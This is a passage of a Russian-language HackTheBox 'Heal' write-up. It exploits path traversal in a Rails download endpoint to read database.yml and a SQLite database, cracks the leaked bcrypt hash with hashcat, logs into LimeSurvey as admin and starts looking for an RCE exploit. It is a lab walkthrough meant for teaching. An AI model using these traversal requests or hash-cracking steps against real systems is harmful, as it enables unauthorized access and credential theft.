
```
GET /download?filename=../../config/database.yml HTTP/1.1
Host: api.heal.htb
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: http://heal.htb
Authorization: Bearer
eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6xu7H1p_c7DlFQEoN1g-LFFMQ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Sec-Fetch-Mode: cors
Referer: http://heal.htb/
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

Response

```
access-control-max-age: 7200
x-frame-options: SAMEORIGIN
x-xss-protection: 0
x-content-type-options: nosniff
x-permitted-cross-domain-policies: none
referrer-policy: strict-origin-when-cross-origin
content-disposition: attachment; filename="database.yml"; filename*=UTF-8''database.
content-transfer-encoding: binary
cache-control: no-cache
x-request-id: 8a52ffef-029b-46bb-832d-431741eb092d
x-runtime: 0.002705
vary: Origin

# SQLite. Versions 3.8.0 and up are supported.
#   gem install sqlite3
#
#   Ensure the SQLite 3 gem is defined in your Gemfile
#   gem "sqlite3"
#
default: &default
  adapter: sqlite3
  pool: <%= ENV.fetch("RAILS_MAX_THREADS") { 5 } %>
  timeout: 5000

development:
  <<: *default
  database: storage/development.sqlite3

# Warning: The database defined as "test" will be erased and
# re-generated from your development database when you run "rake".
# Do not set this db to the same as development or production.
test:
  <<: *default
  database: storage/test.sqlite3

production:
  <<: *default
  database: storage/development.sqlite3
```

Содержимое файла database.yml

Запрашиваем содержимое файла `development.sqlite3` и видим в ответе что-то похожее на хеш.



Request

```
GET /download?filename=../../storage/development.sqlite3 HTTP/1.1
Host: api.heal.htb
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: http://heal.htb
Authorization: Bearer
eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6xu7H1p_c7DlFQEoN1g-LFFMQ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Sec-Fetch-Mode: cors
Referer: http://heal.htb/
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```


Response

```
Connection: close
access-control-allow-origin: http://heal.htb
access-control-allow-methods: GET, POST, PUT, PATCH, DELETE, OPTIONS, HEAD
access-control-expose-headers:
access-control-max-age: 7200
x-frame-options: SAMEORIGIN
x-xss-protection: 0
x-content-type-options: nosniff
x-permitted-cross-domain-policies: none
referrer-policy: strict-origin-when-cross-origin
content-disposition: attachment; filename="development.sqlite3";
filename*=UTF-8''development.sqlite3
content-transfer-encoding: binary
cache-control: no-cache
x-request-id: 2577cd43-29f6-4142-b98f-d354822be017
x-runtime: 0.002088
vary: Origin

SQLite format 3@  .vÂà(ÕÈ)â°T55Ktablear_internal_metadataar_internal_metadataCREATE TABLE
"ar_internal_metadata" ("key" varchar NOT NULL PRIMARY KEY, "value" varchar, "created_at"
datetime(6) NOT NULL, "updated_at" datetime(6) NOT
NULL)G[5indexsqlite_autoindex_ar_internal_metadata_1ar_internal_metadatax//tableschema_migrati
onsschema_migrationsCREATE TABLE "schema_migrations" ("version" varchar NOT NULL PRIMARY
KEY)AU/indexsqlite_autoindex_schema_migrations_1schema_migrationsutableusersusersCREATE TABLE
"users" ("id" integer PRIMARY KEY AUTOINCREMENT NOT NULL, "email" varchar, "password_digest"
varchar, "created_at" datetime(6) NOT NULL, "updated_at" datetime(6) NOT NULL, "fullname"
varchar, "username" varchar, "is_admin" boolean)P++Ytablesqlite_sequencesqlite_sequenceCREATE
TABLE sqlite_sequence(name,seq)U--]tabletoken_blackliststoken_blacklistsCREATE TABLE
"token_blacklists" ("id" integer PRIMARY KEY AUTOINCREMENT NOT NULL, "token" varchar,
"created_at" datetime(6) NOT NULL, "updated_at" datetime(6) NOT NULL)öö usersccÝ
)AA'  ralph@heal.htb$2a$12$dUZ/O7KJT3.zE4TOK8p4RuxH3t.Bz45DSr7A94VLvY9SWx1GCSZnG2024-09-27
07:49:31.6148582024-09-27
07:49:31.614858Administratorralph¦íÜÈ¸¦)20240701161836)20240702032524)20240702053125)202407021
31229)20240702133115
ccµÉÜ1)20240701161836)20240702032524)20240702053125)20240702131229)
20240702133115A`Al#]AAschema_sha186dacdae5e53daf6a99cc195f85ec397dbaa71b52024-09-27
07:49:07.2690482024-09-27 07:49:07.2690490##AAenvironmentdevelopment2024-09-27
07:49:07.2666762024-09-27 07:49:07.266679
åñã#schema_sha1#  environment
```

Содержимое файла development.sqlite3

Судя по формату хеша, на сервере применяется алгоритм хеширования bcrypt. Для брута используем **hashcat** с режимом 3200.

```
hashcat -m 3200 hash.txt ~/tools/wordlists/Passwords/rockyou.txt
```



```
$2a$12$dUZ/O7KJT3.zE4TOK8p4RuxH3t.Bz45DSr7A94VLvY9SWx1GCSZnG:147258369

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$12$dUZ/O7KJT3.zE4TOK8p4RuxH3t.Bz45DSr7A94VLvY9S...GCSZnG
```


Результат подбора пароля

Продолжение статьи →

HTB HEAL

ЭКСПЛУАТИРУЕМ LFI В ПРОЕКТЕ RAILS

С полученным паролем авторизуемся в системе LimeSurvey как пользователь-администратор ralph.


take-survey.heal.htb/index.php/admin
Опросы
Справка
Конфигурация
ralph
LimeSurvey
Создать опрос
Список опросов
Общие настройки
Управление администраторами опроса
Набор меток
Темы


Это интерфейс администратора. Начните отсюда создавать свои опросы.

Последний просмотренный опрос: Make PDF & PNG export better? (ID:552933)

Панель администратора LimeSurvey

LimeSurvey RCE


Внизу страницы мы можем увидеть версию CMS — 6.6.4.



LimeSurvey Community Edition Версия 6.6.4

Версия LimeSurvey

Первым делом стоит проверить, есть ли для нее готовые эксплоиты. За этим для начала идем в Google.



limesurvey community edition version 6.6 4 exploit

Google
Все
Покупки
Видео
Картинки
Новости
Веб-версия
Книги
Ещё
Инструменты


LimeSurvey Forums
https://forums.limesurvey.org › ... · Перевести эту страницу
File upload - LimeSurvey Forums
24 июл. 2022 г. — I am going through my survey and after uploading a file, the window just responds with the following. It does not return to the survey or present a "Next" ...

LimeSurvey
https://www.limesurvey.org › ... · Перевести эту страницу
LimeSurvey roadmap - LimeSurvey Manual
10 апр. 2024 г. — 3.1 Limesurvey 3.x · 3.2 Limesurvey 5.0 · 3.3 LimeSurvey 5.1 · 3.4 LimeSurvey 5.2 · 3.5 LimeSurvey 5.3 · 3.6 LimeSurvey 5.4 · 3.7 LimeSurvey 5.5 · 3.8 ...

GitHub
https://github.com › Limesur... · Перевести эту страницу
Y1LD1R1M-1337/Limesurvey-RCE
LimeSurvey Authenticated RCE. Contribute to Y1LD1R1M-1337/Limesurvey-RCE development by creating an account on GitHub.

Поиск эксплоитов в Google

